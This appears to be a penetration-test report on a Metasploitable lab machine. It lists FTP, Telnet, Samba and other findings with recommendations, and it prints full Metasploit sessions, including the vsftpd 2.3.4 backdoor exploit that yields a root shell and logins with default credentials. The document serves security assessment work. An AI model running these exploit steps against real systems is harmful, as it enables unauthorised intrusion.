
The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	Veracode range[1]	CVSS v3 range[2]	Description
5 – Critical	8.1-10.0	9.0-10.0	These lines of code have a very serious weakness and are an easy target for an attacker. Fix this finding immediately to avoid potential attacks.
4 - High	6.1-8.0	7.0-8.9	These lines of code have a serious weakness and are an easy target for an attacker. Fix this finding immediately to avoid potential attacks.
3 - Medium	4.1-6.0	4.0-6.9	These lines of code have a moderate weakness and might be an easy target for an attacker. Fix this finding after fixing all Very High and High findings.
2 - Low	2.1-4.0	0.1-3.9	These lines of code have a low weakness. Consider fixing this finding after fixing all Very High, High, and Medium findings.
1 - Very Low	0.1-2.0	n/a	These lines of code have a very low weakness. The finding might indicate other problems in the code, but you do not need to mitigate it.
0 - Informational	0 .0	0.0	These lines of code have an issue with no impact on the security of the application, but the finding might indicate other problems in the code. You can safely ignore this issue.

Table2 : finding severity ratings

1.1 Vulnerability Summary & Report Card

Critical	High	Medium	Low
4	3	2	0



1.2 Report Key Finndings

Findings	Severity	Recommendations
FTP Anonymous Login	Medium	➢ Disable the anonymous login functionality. ➢ Enable a strong password security policy
FTP Backdoor Command Execution	Critical	➢ Use the latest and most secure version of any software to mitigate potential security risks.
Telnet Remote Access	Critical	➢ Uninstall the Telnet service from the vulnerable host ➢ If remote access is necessary, an encrypted service such as SSH should be installed
Netbios-Ssn	High	➢ limit its use to specific IP addresses, using firewall rules.
Remote Login	Critical	➢ Disable this service and use SSH instead.
RMI Communication	High	➢ Follow Secure Coding Guidelines for Java SE.

		➢ Establish a reasonable security policy.
Bindshell Backdoor	Critical	➢ Use a firewall to restrict access to port 1524. ➢ Follow security best practices for the specific service or application running on port 1524
Postgresql Database Server	High	➢ Enforce strong password policies for database users. Encourage the use of complex passwords and regular password updates. ➢ Enable SSL/TLS encryption for PostgreSQL connections to secure data in transit.
IRC Protocol	Medium	➢ Select IRC servers that are reputable and have a good track record for security. ➢ Check your IRC client's security settings and configure them appropriately


DETAILED VULNERABILITIES

1. FTP ANONYMOUS LOGIN

Description :

Utilizing the Internet's File Transfer Protocol (FTP), anonymous FTP is a strategy for giving clients access to files with the goal that they don't have to authenticate themselves to the server. Utilizing a FTP program or the FTP command interface, the client enters "unknown" as a client ID. All in all, you enter the word anonymous or ftp when the host prompts you for a username; you can enter anything for the password, for example, your email address or just "guest". By and large, when you get to an unknown FTP Page 15 site, you won't be provoked for your name and password. [Port 21]

Screenshot :



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.0.244
Connected to 192.168.0.244.
220 (vsFTPd 2.3.4)
Name (192.168.0.244:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Recommendation :

- Create an FTP account. Disable the anonymous login functionality.
- Enable a strong password security policy: Password must meet complexity requirements.
- Enable the FTP directory isolation feature.


2. FTP BACKDOOR COMMAND EXECUTION

Description :


In the Nmap scanning, we can found that the current version of FTP server running on the machine is vsftpd 2.3.4.(very secure file transfer protocol daemon). This vulnerability can be exploited by using the Metasploit framework. And by using the exploit for vsftpd 2.3.4 , an attacker can easily gain root access and get full access to the machine. [Port 21]

Module : exploit/unix/ftp/vsftpd_234_backdoor


Screenshot :



```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Descrip
tion
   -  ----                                  ---------------  ----       -----  -------
----
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD
v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix
/ftp/vsftpd_234_backdoor

msf6 > 
```



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host
                                       :port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.c
                                       om/docs/using-metasploit/basics/using-metasploit.
                                       html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.0.244
rhosts => 192.168.0.244
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.244:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.244:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 4444
rport => 4444
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.244:4444 - The port used by the backdoor bind listener is already open
[+] 192.168.0.244:4444 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.109:36529 -> 192.168.0.244:6200) at 2024-02-
03 05:04:41 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Recommendation :


- Use the latest and most secure version of any software to mitigate potential security risks.

3. TELNET REMOTE ACCESS

Description :

Users connect remotely to a machine with Telnet. This is sometimes referred to as Telnetting into the system. Telnet prompts users to enter their usernames and passwords to access the remote computer, which enables command lines to run as if users are logged in to the computers in person. [Port 23]

Screenshot :



```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.0.244 23
Trying 192.168.0.244 ...
Connected to 192.168.0.244.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Feb  6 01:10:21 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```

Recommendation :

- Uninstall the Telnet service from the vulnerable host (or otherwise mitigate with FW, config, etc.)
- If remote access is necessary, an encrypted service such as SSH should be installed. Test the device. Return the compromised device to the network and full operation.


4. NetBIOS-SSN

Description :


TCP NetBIOS connections are made over this port, usually with Windows machines but also with any other system running Samba (SMB). These TCP connections form "NetBIOS sessions" to support connection oriented file sharing activities. [Ports 139 & 445]

Module : exploit/multi/samba/usermap_script


Screenshot :



```
msf6 > search usermap_script

Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check  Description
   -  ----                                 ---------------  ----       -----  -----------
